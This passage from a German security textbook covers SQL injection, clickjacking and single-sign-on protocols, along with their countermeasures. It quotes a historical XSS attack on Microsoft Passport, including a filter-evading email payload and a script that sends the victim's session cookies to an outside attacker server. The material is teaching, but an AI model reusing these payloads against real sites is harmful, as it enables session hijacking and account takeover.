Angriffe Der Angreifer setzt bei einer SQL-Injection (SQLi) häufig bei unzureichend gefilterten dynamischen Eingaben an. Anstelle eines numerischen Wertes wird ein Wert übergeben, der die Prüfung umgeht. Wenn der Angreifer in das Feld `eintrag` des Webformulars also z. B. den String `0 OR 1` einträgt, so wird zunächst der folgende HTTP-Request gesendet:

```
http://www.example.org/guestbook?eintrag=0 OR 1
```

Wird dieser String aus dem GET-Request direkt in das SQL-Statement übernommen, so ergibt dies eine Anfrage, die alle Tabelleneinträge zurückliefert, da die Bedingung immer TRUE ist:

```
SELECT msg FROM guestbook WHERE 0 OR 1;
```

Gegenmaßnahmen Injection-Angriffe die zu Cross-Site Scripting führen können, haben im Vergleich zu SQL-Injektionen eine wesentliche Gemeinsamkeit: Die Benutzereingaben werden unzureichend verarbeitet. Ein Faktor kann die mangelhafte Prüfung sein. Soll eine Person bspw. ihr Alter angeben, so ist es sinnvoll, die Eingabe auf einen bestimmten ganzzahligen positiven Bereich einzuschränken (1–130). Komplizierter wird es bei Namensangaben. Im Französischen muss etwa damit gerechnet werden, dass auch Akzente auftreten können.

Listing 20.11 Prepared Statements in SQL.

```
1 $db = $dbh->prepare("INSERT INTO guestbook (id, name) VALUES (?, ?)");
2 $db->bindParam(1, $id);
3 $db->bindParam(2, $name);
4
5 // Datensatz einfuegen
6 $id = 2;
7 $name = "Bob";
8 $db->execute();
```

Aufgrund der hohen Komplexität der Eingaben existiert das Konzept der Prepared Statements. Diese erlauben SQL-Instruktionen mit Parametern über kompilierte Templates auszuführen. Abfragen müssen bei diesem Konzept lediglich einmal vorbereitet werden, sodass diese anschließend mit den jeweils übergebenen Parametern ausgeführt werden. Aus Programmierersicht schützen Prepared Statements vor SQL-Injektionen, da Benutzereingaben in der Form von Parametern aufgrund des automatisch eingesetzten Treibers nicht maskiert werden müssen und folglich keine manuellen Fehler auftreten können. Im Listing 20.11 wird das Konzept zum Einfügen einer Zeile dargestellt.

20.2.4 UI-Redressing

UI-Redressing ist eine Angriffsklasse, die bereits im Jahre 2002 mithilfe des Mozilla-Bugtrackers diskutiert wurde. Dort hatte Jesse Ruderman darauf hingewiesen, dass Elemente wie Frames benutzt werden können, um Webseiten mit einem transparenten Hintergrund einzubetten. Bemängelt wurde, dass in diesem Fall der Inhalt der eingebetteten Seite mit dem Inhalt der Angreiferseite verschmelzen würde. Letztendlich kann optisch aufgrund des nicht mehr vorhandenen Hintergrunds keine eindeutige Differenzierung stattfinden.

Im Jahr 2008 haben Robert Hansen und Jeremia Grossman [GH08] gezeigt, dass nicht nur der Hintergrund eines Elements transparent gemacht werden kann. Vielmehr ist es möglich, Elemente komplett transparent und demzufolge unsichtbar zu gestalten. Dieses Verhalten wurde ausgenutzt, um den Adobe-Flash-Player, der über eine Webseite von Adobe

konfiguriert werden kann, in einem transparenten Frame auf der Webseite des Angreifers einzubinden. Im konkreten Angriff hat ein Opfer diese Webseite besucht, etwa über einen Link in einer Phishing-Mail, und mehrere Klicks im Verlauf eines Browserspiels getätigt. Diese Klicks wurden benutzt, um die Einstellungen des Flash-Players zu verändern und der Angreiferseite ohne eine sichtbare Meldung an den Benutzers einen automatischen Zugriff auf die Webcam sowie das Mikrofon des Opfers zu gewähren.

Adobe, damals Macromedia, hat diese Lücke als kritisch eingestuft und Hansen sowie Grossman untersagt, den Angriff zu publizieren. Beide Forscher haben jedoch bereits vorher auf der amerikanischen OWASP-Konferenz einen Vortrag mit dem Namen *Clickjacking* eingereicht. Nach einer Absage des Vortrags wurde darüber spekuliert, was Clickjacking zu bedeuten hat und wie genau es ausgenutzt werden kann. Da sich Clickjacking aus den Worten *Click* und *Hijacking* („Entführung“) zusammensetzt und Macromedia bereits in der Beschreibung des Vortrags genannt wurde, konnte die Sicherheitslücke schnell rekonstruiert und im Internet verbreitet werden.

Angriffe Hansen und Grossman war bereits anfänglich klar, dass Clickjacking kein reines Problem des Flash-Players ist. Vielmehr trifft es eine Vielzahl von Anwendungen und Browserfunktionalitäten. Im Laufe der letzten Jahre haben sich verschiedene Unterklassen von Clickjacking gebildet, die sich in der Menge von UI-Redressing-Angriffen einordnen lassen. Das bekannteste Beispiel sind Likejacking-Angriffe auf Facebook-Benutzer. Hier versucht ein Angreifer, ein Opfer zu bewegen, einen Klick zu tätigen, der eigentlich auf einem, dem Opfer nicht sichtbaren Like-Button erfolgt. Ein Anwendungsbeispiel ist ein BVB-Fan, der ohne seine explizite Einverständnis und lediglich durch einen entführten Mausklick die Webseite des Schalke 04 mit einem *Like* markiert.

In Abb. 20.12 wird ein Angriffsszenario mit zwei überlagernden `iframe`-Elementen dargestellt. Anzumerken ist, dass Clickjacking-Angriffe auch ohne ein `iframe`-Element oder lediglich mit einem einzigen `iframe`-Element durchgeführt werden können. In der Abbildung wird deutlich, dass ein Opfer die vom Angreifer kontrollierte Webseite




Abb. 20.12 Clickjacking. Das unsichtbare `iframe`-Element mit dem Like-Button liegt über einem anderen `iframe`-Element mit einem More-Button, der die Anzeige weiterer lustiger Katzen suggerieren soll

attackers.org besucht. Weiterhin bindet der Angreifer eine Webseite ein, die lustige Katzenbilder anzeigt und weitere Bilder nach einem Klick auf den More-Button offenbart. Bei einem Clickjacking-Angriff wird nun eine weitere Webseite über ein iframe-Element eingebunden, die einen Like-Button enthält und inhaltlich keine Verbindung zu den Katzenbildern hat. Der Trick ist nun, das iframe-Element von Facebook unsichtbar zu machen (in CSS über die Eigenschaft opacity:0.0) und die iFrames so zu kombinieren, dass der Like-Button exakt über dem More-Button liegt. Ein Opfer, das augenscheinlich auf den More-Button klickt, würde also auf den nicht sichtbaren Like-Button klicken.

Gegenmaßnahmen Eines der grundlegenden Probleme bei UI-Redressing ist die Einbettbarkeit von iframe-Elementen in beliebige Webseiten. Dies kann man auf zwei Arten einschränken.

Der in Listing 20.12 dargestellte Frame-Buster testet, wenn er in die Webseite victim.com eingebettet wird, ob er sich im Top-Frame (in diesem Fall würde top=self gelten) oder in einem eingebetteten iFrame (top!=self) befindet. Liegt er in einem iFrame, so überschreibt er die location-Property des obersten Frames mit seiner eigenen URL, was den Browser veranlasst, victim.com alleine im Browserfenster zu laden.

Listing 20.12 JavaScript Framebuster als Gegenmaßnahme gegen UI-Redressing.

```
1 // JavaScript Frame-Buster
2 <script type="text/javascript">
3   if(top != self) top.location.replace(location);
4 </script>
```

Ein weiterer Ansatz, um die Anzeige einer Webseite innerhalb eines Frames zu blockieren, ist der HTTP-Header X-Frame-Options. Dieser ermöglicht es, über eine Direktive festzulegen, ob eine Webseite gar nicht (DENY), lediglich innerhalb derselben Domain (SAMEORIGIN) oder von einer bestimmen Domain auf einer Whitelist (ALLOW-FROM uri) eingebunden werden darf. Eine moderne Alternative mit gleicher Wirkweise ist die frame-ancestors-Direktive der Content Security Policy.

20.3 Single-Sign-On-Verfahren

Für viele *Single-Sign-On-Verfahren* (SSO) wurde die Grundarchitektur des Kerberos-Protokolls verwendet (Abschn. 14.3), die dann mithilfe von Webtechnologien realisiert wurde. Verschlüsselte SSL/TLS-Kanäle ersetzen die Verschlüsselung einzelner Nachrichten; HTML-Formulare, Query-Strings und Cookies werden zum Versenden von Nachrichten genutzt, und ein Webbrowser wird anstelle des Kerberos-Client verwendet. Durch die Verwendung dieser Webtechnologien ändern sich die Sicherheitseigenschaften; insbesondere sind SSO-Verfahren möglicherweise anfällig gegen webbasierte Angriffe wie XSS.




Abb. 20.13 Generische Funktionsweise eines SSO-Protokolls

Funktionsweise Abb. 20.13 gibt die Grundzüge eines SSO-Protokolls wieder. In Schritt 1 versucht der Nutzer, über seinen Browser Zugang zu einer Ressource der Webanwendung SP zu erhalten. Diese Webanwendung wird im SSO-Kontext meist als *Service Provider* (SP) – weil sie den für den Nutzer interessanten Dienst bereistellt – oder *Relying Party* (RP) – weil sie sich auf die Aussagen des *Identity Provider* (IdP) verlässt –, um sie von der zweiten beteiligten Webanwendung, dem IdP, abzugrenzen. Da der Nutzer noch nicht eingeloggt ist, muss dies mithilfe des IdP nachgeholt werden. Daher erzeugt SP einen Token Request und sendet diesen mittels eines HTTP Redirect über den Browser zum IdP. Hier gibt es zwei Möglichkeiten: Ist der Nutzer gegenüber dem IdP noch nicht authentifiziert, so muss dies in Schritt 3 nachgeholt werden. Ist dies schon der Fall, so erzeugt der IdP direkt ein mit einer digitalen Signatur oder einem MAC σ geschütztes Token t und sendet es in Schritt 4 über ein HTTP-Redirect über den Browser zum SP. Das Token t wird durch SP überprüft, z. B. wird σ verifiziert. Fällt die Überprüfung von σ positiv aus, so wird die angeforderte Ressource in Schritt 5 freigegeben und die erfolgreiche Authentifizierung mithilfe eines HTTP-Session-Cookies im Browser gespeichert.

Sicherheit Um Zugriff auf eine geschützte Ressource beim SP zu erlangen, kann ein Angreifer an verschiedenen Stellen dieses SSO-Protokolls ansetzen:

- **Angriff auf die Authentifikation beim IdP:** Durch einen erfolgreichen Angriff wären alle mit dem IdP assoziierten SP betroffen. Da das Authentifikationsverfahren aber nur in *einer* Webanwendung – im IdP – implementiert werden muss, können hier starke Verfahren zum Einsatz kommen, z. B. 2-Faktor-Authentifizierung. Zu den hier zu berücksichtigenden Angriffen zählen auch XSS-Angriffe auf das Session Cookie des IdP.

- **Abfangen des Tokens t auf dem Weg vom IdP zum SP:** Mögliche Angriffe sind XSS-Angriffe auf den Browser im Kontext von SP oder IdP, um das geschützte Token t oder das daraus resultierende Session Cookie zu stehlen, oder DNS-Spoofing-/DNS-Cache-Poisoning-Angriffe auf SP (evtl. kombiniert mit einem gefälschten TLS-Zertifikat), um das Token t oder das Session Cookie im Netzwerk abzufangen.

Terminologie Leider gibt es keine einheitliche Terminologie, die für alle hier vorgestellten SSO-Verfahren verbindlich wäre. In Abb. 20.14 sind daher die verschiedenen Bezeichnungen für Komponenten mit ähnlicher Funktion zusammengestellt. Man beachte insbesondere die Mehrfachbelegung des Begriffs „Client“.

20.3.1 Microsoft Passport

Das älteste, heute nicht mehr eingesetzte SSO-Protokoll ist *Microsoft Passport* [Opp03]. Wir wollen anhand eines dokumentierten Angriffs auf Microsoft Passport nachweisen, dass diese Angriffe keineswegs hypothetisch sind, sondern dass jede SSO-Implementierung hier Schutzmaßnahmen ergreifen muss. Dies kann durch Behebung von Schwachstellen geschehen oder aber in generischer Weise durch einen intelligenteren Einsatz von TLS [Kli09].

Funktionsweise Dem Dienst Microsoft Passport liegt das Kerberos-Protokoll zugrunde; daher ist die Terminologie daran angelehnt. Der Passport-Server übernimmt als IdP die Rolle von KDC und Ticket Granting Server und erzeugt folgende Datensätze (für einen SP mit Domain `bank.de`):

	Browser/ Endnutzer	**Server 1**	**Server 2**	**Server 3**
MS Passport	Client	Service Provider	Passport Server	-
SAML	Client	Relying Party	Identity Provider	-
OpenID	Client	Relying Party	Identity Provider	ID Server
OAuth	Ressource Owner	Client Application	Authorization Server	Resource Server
OpenID Connect	End User	Client	OpenID Provider	-

Abb. 20.14 Terminologie zu den verschiedenen SSO-Verfahren und OAuth

- **Ticket Granting Cookie (TGC):** Der Nutzer muss Username/Passwort somit nur einmal eintippen. Dieses Cookie wird vom Passport-Server für die Domain `passport.com` gesetzt.
- **Ticket Cookie (TC) für bank.de:** Mit diesem Cookie wird dieser Server über die erfolgreiche Authentifizierung und die Gültigkeitsdauer unterrichtet. Dieser Datensatz wird zunächst an den `bank.de`-Server übertragen (im HTTP-Redirect) und dann von diesem als persistentes Cookie gesetzt.
- **Profile Cookie:** In diesem Cookie können noch weitere Informationen zum Kunden (Präferenzen, Kreditkartennummer) abgelegt sein. Dieser Datensatz wird ebenfalls zunächst im HTTP-Redirect übertragen und dann vom `bank.de`-Server als Cookie gesetzt.

Durch ein HTTP-Redirect wird der Nutzer nach seiner Eingabe direkt wieder an den bank.de-Server zurückgeleitet; dabei sendet der Browser automatisch die beiden Cookies für bank.de mit. Der Server überprüft diese beiden Cookies und sendet im Erfolgsfall den gewünschten Inhalt.

Sicherheit In [Sle01] wird ein Angriff beschrieben, mit dem es möglich war, sich mittels XSS die Passport-Cookies für Microsoft-Hotmail-Accounts zu beschaffen. In [KR00] werden weitere Probleme von MS Passport angesprochen. Auch bei dem Nachfolger von Passport, Microsoft Cardspace, sind noch ähnliche Sicherheitsprobleme vorhanden [GSSX09]. Wir wollen hier auf den von Marc Slemko [Sle01] beschriebenen XSS-Angriff näher eingehen. Er zeigt exemplarisch die enge Verknüpfung verschiedener Webanwendungen auf, die ein Angreifer ausnutzen kann.

Die damalige Situation soll kurz geschildert werden: Um die Akzeptanz von Passport zu erhöhen, stattete Microsoft seinen populären Webmail-Dienst Hotmail mit Passport-Unterstützung aus. Hotmail-Nutzer konnten sich somit problemlos über Microsoft Passport in ihr E-Mail-Konto einloggen.

Der Angriff nutzt dies aus, um über eine E-Mail im HTML-Format einen XSS-Angriffsvektor an das Opfer zu senden. Eine solche E-Mail ist in Listing 20.13 wiedergegeben.

Listing 20.13 HTML-formatierte E-Mail, die über Microsoft Hotmail angezeigt wird.

```
1 From: Jennifer Sparks <xxx@xxx.xxxx>
2 To: opfer@hotmail.com
3 Content-type: text/html
4 Subject: Jack said I should email you...
5
6 Hi Ted. Jack said we would really hit it off.
7 Maybe we can get together for drinks sometime.
8 Maybe this friday? Let me know.
```

```
9  <BR> <BR> <HR>
10 You can see the below for demonstration purposes.
11 In a real exploit, you wouldn't even see it happening.
12 <HR> <BR>
13 <_img foo="<IFRAME width='80%' height='400'
14 src='http://alive.znep.com/~marcs/passport/grabit.html'>
15 </IFRAME>" >
```

Normalerweise werden solche E-Mails vom Webmail-Server auf XSS-Vektoren untersucht. Es besteht also keine Chance, den XSS-Vektor direkt in die E-Mail einzubetten. Auch gefährliche HTML-Tags wie `<iFrame>` werden normalerweise entfernt.

Marc Slemko nutzte aber einen Unterschied im HTML-Parsing von Hotmail-Server und dem Internet Explorer von Microsoft aus. Zeile 13 aus Listing 20.13 wurde vom Hotmail-XSS-Filter als valides `<img>`-Element betrachtet (das in einer HTML-E-Mail erlaubt ist), vom damaligen Internet Explorer aber wegen des Unterstrichs ignoriert; dieser erkannte stattdessen das `<iFrame>`-Element, und dessen Inhalt wurde geladen.

Listing 20.14 HTML-Datei, die in dem <iFrame>-Element aus Listing 20.13 geladen wird.

```
1  <HTML><HEAD><TITLE>Wheeeee</TITLE>
2  <frameset rows="200,200">
3  <FRAME NAME="me1"
4  SRC="https://register.passport.com/ppsecure/404please">
5  <FRAME NAME="me2"
6  SRC="https://register.passport.com/reg.srf?
7  ru=https://ww.passport.com/%22%3E%3CSCRIPT%20
8  src='http://alive.znep.com/~marcs/passport/snarf.js
9  %3Ej%3C/SCRIPT%3E%3Flc%3D1033">
10 </FRAMESET>
11 </HTML>
```

Die HTML-Datei aus Listing 20.14 besteht aus zwei Frames: Im ersten Frame wird eine nichtexistierende Seite aus dem Pfad `/ppsecure` der Domain `register.passport.com` über TLS geladen. Nur für diesen Pfad ist das Ticket Granting Cookie (TGC) gesetzt. Der Server antwortete auf diese Anfrage mit einer 404-Fehlermeldung, das DOM dieser Fehlerseite enthielt aber trotzdem das TGC. Der Origin dieser Seite ist `(https,register.passport.com,443)`.

Der zweite Frame ruft das (verwundbare) Serverscript `reg.srf` auf, über dessen Parameter `ru=` das Script eingeschleust wird. In diesem Frame ist das TGC nicht gesetzt, er hat aber den gleichen Origin (Abb. 20.15).




Abb. 20.15 Übersicht über die einzelnen Komponenten des XSS-Angriffs auf Microsoft Passport

Schließlich wurde das Script `snarf.js` aus Listing 20.15 geladen und unter dem Origin `(https,register.passport.com,443)` ausgeführt. Dabei wird zunächst sichergestellt, dass die URL des zweiten Frames tatsächlich ein `https` enthält (sonst wären die Origins der beiden Frames nicht mehr gleich), und dann wird die Property `document.location` mit der URL des Angreifers überschrieben.

Listing 20.15 JavaScript-Datei, die im zweiten Frame aus Listing 20.14 geladen wird.

```
1 s = new String(document.URL);
2 if (s.indexOf('http:') == 0) {
3 setTimeout('document.location="https:" +
4 s.substring(5, s.length-1, 1000)');
5 } else {
6 document.location="http://alive.znep.com/~marcs/
7 passport/snarf.cgi?cookies=" +
8 escape(parent.frames[0].document.cookie);
9 }
```

Dies hat zur Folge, dass ein HTTP-Request an den Server des Angreifers geschickt wird, und dieser Request enthält das TGC. Mit `parent.frames[0].document.cookie` wird der erste Frame (mit Index 0) im übergeordneten Frameset aufgerufen, und dort werden alle HTTP-Cookies (einschließlich TGC) selektiert.

Nach diesem XSS-Angriff kennt der Angreifer das TGC des Opfers und kann sich während der Gültigkeitsdauer des TGC in *alle* weiteren Passport-geschützten Accounts des Opfers einloggen.

Bedeutung Microsoft Passport wurde letztendlich nicht wegen der geschilderten Schwachstelle als Dienst eingestellt, sondern wegen massiver Kritik an dem Konzept eines einzigen IdP (`passport.com`), der das ganze WWW kontrollieren könnte. Es wurden daraufhin Ansätze vorgestellt, die mehrere IdP zulassen: Microsoft Cardspace [GSSX09], SAML [RHP+08] und schließlich OpenID [spe07] und OpenID Connect [Foub].

20.3.2 Security Assertion Markup Language (SAML)

Die Security Assertion Markup Language (SAML [RHP+08]) ist eine XML-basierte Sprache, mit der man Identifizierungsinformationen sicher zwischen verschiedenen Anwendungen kommunizieren kann.

Funktionsweise Der SAML-Standard besteht aus folgenden Komponenten:

- **Assertions:** Eine SAML-Assertion ist ein XML-Datensatz, in dem ein *Issuer* Aussagen über ein *Subject* macht (Listing 20.16). Oft wird nur die Identität des Subjekts bestätigt, es können aber auch weitere Aussagen *(Statements)* gemacht werden, z. B. darüber, *wie* die Identität des Subjekts verifiziert wurde. Die SAML-Assertion entspricht bei SAML dem Token t aus Abb. 20.13.
- **Protocols:** In den SAML-Protokollen werden einfache Abläufe beschrieben, wie eine Assertion angefordert werden kann. Typischerweise geschieht dies durch Senden eines SAML-AuthenticationRequests, der mit einer AuthenticationResponse beantwortet wird, wobei letztere eine SAML-Assertion enthält.
- **Bindings:** In den Bindings wird beschrieben, wie die verschiedenen SAML-Nachrichten transportiert werden, z. B. über HTTP, über SOAP oder als E-Mail.
- **Profiles:** Es handelt sich um komplette Anwendungsprofile, mit konkreten Implementierungshinweisen. Wichtig ist hier das SAML Web Browser Profile, das beschreibt, wie die Kommunikation zwischen IdP, RP und Browser in einem SSO-Szenario ablaufen sollte. Die Profile folgen weitgehend dem Ablauf in Abb. 20.13.

Listing 20.16 Struktur einer SAML-Assertion. ? kennzeichnet optionale Elemente, * Elemente, die beliebig oft vorkommen können.

```
1 <saml:Assertion Version ID IssueInstant>
2   <saml:Issuer>
3   <ds:Signature>?
```

```
4    <saml:Subject>?
5    <saml:Conditions>?
6    <saml:Advice>?
7    <saml:Statement>*
8    <saml:AuthnStatement>*
9    <saml:AuthzDecisionStatement>*
10   <saml:AttributeStatement>*
11 </saml:Assertion>
```

Eine SAML-Assertion kann mit einem X.509-Zertifikat verglichen werden. In beiden Fällen gibt es einen Herausgeber *(Issuer),* der Aussagen über ein Subjekt macht. Die Gültigkeitsdauer ist in beiden Fällen begrenzt, aber unterschiedlich. Zertifikate werden typischerweise für Zeiträume von einem Jahr ausgestellt, SAML-Assertions sind nur Minuten bis Stunden gültig. Eine weitere Ähnlichkeit ist die digitale Signatur, mit der beide Datensätze geschützt werden.

Unterschiede sind in den Zusatzdaten zu finden. Während X.509-Zertifikate *immer* einen öffentlichen Schlüssel des Subjekts enthalten, ist dies bei SAML selten der Fall. Dafür sind Assertions beliebig erweiterbar, für X.509-Zertifikate beschränkt sich diese Freiheit dagegen auf die Auswahl der Erweiterungen.

Sicherheit Es gibt für SAML Erweiterungsprofile mit einem sonst nirgendwo erreichten hohen Sicherheitsniveau [Kli09]. Allerdings bereitet die Verifikation der XML-Signaturen von SAML-Assertions in vielen Implementierungen gravierende Probleme [SMS+12, MMF+14].

Bedeutung SAML-basierte SSO-Systeme sind weit verbreitet [SMS+12], SAML wird auch von großen Firmen unterstützt (u. a. Google Apps, Salesforce, Amazon Webservices, Microsoft Office 365).

20.3.3 OpenID

Bei OpenID liegt der Fokus auf dem Begriff *open,* und daher wurde eine zusätzliche Phase eingeführt, die *Discovery*-Phase. Diese ermöglicht es, dass jeder OpenID-Nutzer einen eigenen IdP wählen und im Extremfall sogar selbst betreiben kann. Wir wollen die Funktionsweise von OpenID anhand von Abb. 20.16 erläutern.

Funktionsweise von OpenID Identitäten in OpenID (Schritt 1) haben zwingend die Form von URLs, um die Discovery-Phase zu ermöglichen. Der SP ruft in Schritt 2 die ID-URL auf und stellt so eine Verbindung zum ID-Server her. Er erhält als Antwort (Schritt 3) eine Datei im HTML- der XRDS-Format (einem XML-basierten Datenformat), wobei beide Dateien die gleichen Informationen enthalten: die URL des IdP, und optional eine weitere Identität.

In Schritt 4 handeln SP und IdP eine *Association* aus. Dies ist ein gemeinsames Geheimnis, das über eine (nicht signierte) Diffie-Hellman-Schlüsselvereinbarung ausgehandelt wird. Mit dieser Association werden Nachrichten vom IdP an den SP mittels eines Message Authentication Code (im OpenID-Standard und in Abb. 20.16 als „Signature“ bezeichnet) gegen Veränderung geschützt. Nun wird die Identität des Nutzers vom SP über den Browser (Schritt 5) an den IdP weitergeleitet (Schritt 6). Ist der Nutzer noch nicht beim IdP eingeloggt, so muss dies nachgeholt werden (Schritt 7). Für einen bekannten Nutzer stellt der IdP ein Token aus, das mit einem MAC auf Basis der ausgehandelten Association geschützt wird. Dieses Token wird über den Browser (Schritt 8) an den SP (Schritt 9) weitergeleitet. In der Regel ist der SP aufgrund der ausgehandelten Association selbst in der Lage, die Korrektheit des Tokens zu überprüfen. Ist dies nicht der Fall, weil z. B. die optionale Association-Phase (Schritt 4) ausgelassen wurde, so kann der SP das Token direkt an den IdP (Schritt 10) zur Verifikation senden und erhält von dort eine Antwort (Schritt 11). Nach erfolgreicher Verifikation wird dem Nutzer schließlich der Zugriff auf die angeforderte Ressource gewährt (Schritt 12).

Sicherheit Sicherheit war nicht das wichtigste Designkriterium für OpenID. Die Association-Phase kann von jedem Man-in-the-middle-Angreifer komplett ausgehebelt werden, und auch die optionale Anfrage (Schritt 10) ist nicht wirklich gegen MitM abgesichert. Alle generischen Agriffe auf SSO-Systeme funktionieren auch bei OpenID. Wenn es XSS-Lücken gibt oder wenn ein Angreifer das Token im Netzwerk abfängt, kann er das Opfer impersonifizieren. Hinzu kommt, dass die Implementierung von OpenID bei SP und IdP nicht trivial ist und leicht konzeptionelle Fehler gemacht werden können [MMS16].




Abb. 20.16 Ablauf einer Identifikation mit OpenID. Gegenüber anderen SSO-Protokollen wurde hier zusätzlich eine Discovery- und eine Association-Phase eingeführt

Bedeutung OpenID hat heute nur noch historische Bedeutung als Zwischenstufe auf dem Weg zu OAuth und OpenID Connect – OpenID wird heute nicht mehr eingesetzt und wurde von der IETF als „obsolete“ eingestuft.

20.3.4 OAuth

Während Microsoft Passport, SAML und OpenID für die *Authentifizierung* von Endnutzern/User Agents entwickelt wurden, soll OAuth zur *Autorisierung* der Nutzung von bestimmten Ressourcen dienen. Diese Autorisierung soll unabhängig von der Authentifizierung des Nutzers sein und leicht über eine API in verschiedene Plattformen integriert werden können.

Es gibt zwei inkompatible Versionen: OAuth 1.0 (RFC 5849 [HL10], mit Kryptographie) und OAuth 2.0 (RFC6749 [Har12], ohne Kryptographie). Die Ausführungen in diesem Abschnitt beziehen sich auf OAuth 2.0.

Beispiel Nutzt eine Anwendung den „Sign in with Google“-Button aus Abb. 20.1, so bestätigt Google die Authentizität bestimmter bei Google hinterlegter Daten. Dies können, je nach Anwendung, aber *unterschiedliche* Daten sein. Für den Zugriff auf die Online-Ausgabe einer Tageszeitung kann es genügen, die authentische E-Mail-Adresse des Nutzers zu erhalten, ein Webshop benötigt dagegen mehr Daten wie z. B. die Versandadresse, ggf. hinterlegte Zahlungsinformationen, und auch die E-Mail-Adresse zur Benachrichtigung des Kunden. Würde Google allen Anwendungen Zugriff auf alle Daten gewähren, so könnte dies zu Missbrauch führen. Daher wurde OAuth entwickelt, um es dem Nutzer einer Webmail- oder Webshop-Anwendung zu ermöglichen, über eine Konsensabfrage zu bestimmen, auf welchen Teil seiner Google-Daten die Anwendung zugreifen darf.

Terminologie Obwohl OAuth für Webanwendungen eine ähnliche Kommunikationsstruktur hat wie SAML oder OpenID – ein Webbrowser kommuniziert mit zwei bzw. drei Servern – wurde die Terminologie komplett gändert (Abb. 20.14). Der Begriff „Client“ wird jetzt nicht mehr für die Kombination aus Nutzer und Webbrowser verwendet, sondern bezeichnet die Anwendung, die Zugriff auf bestimmte Ressourcen anfordert. Die *Client Application* (Abb. 20.17) kann dabei auf einem Webserver laufen, eine Desktop-Anwendung oder eine mobile App sein. Der *Resource Owner* interagiert über einen *User Agent* mit den anderen Komponenten. *Authorization Server* und *Resource Server* laufen oft auf der gleichen Hardware, haben aber unterschiedliche Aufgaben.

Funktionsweise: OAuth Code Grant OAuth definiert vier verschiedene Abläufe, wie die Autorisierung der Client Application erfolgen kann: Authorization Code Grant, Implicit Grant, Resource Owner Password Credentials und Client Credentials. Wir betrachten hier nur den ersten dieser Grants, der ähnlich zu den Kommunikationsabläufen von SSO-Protokollen

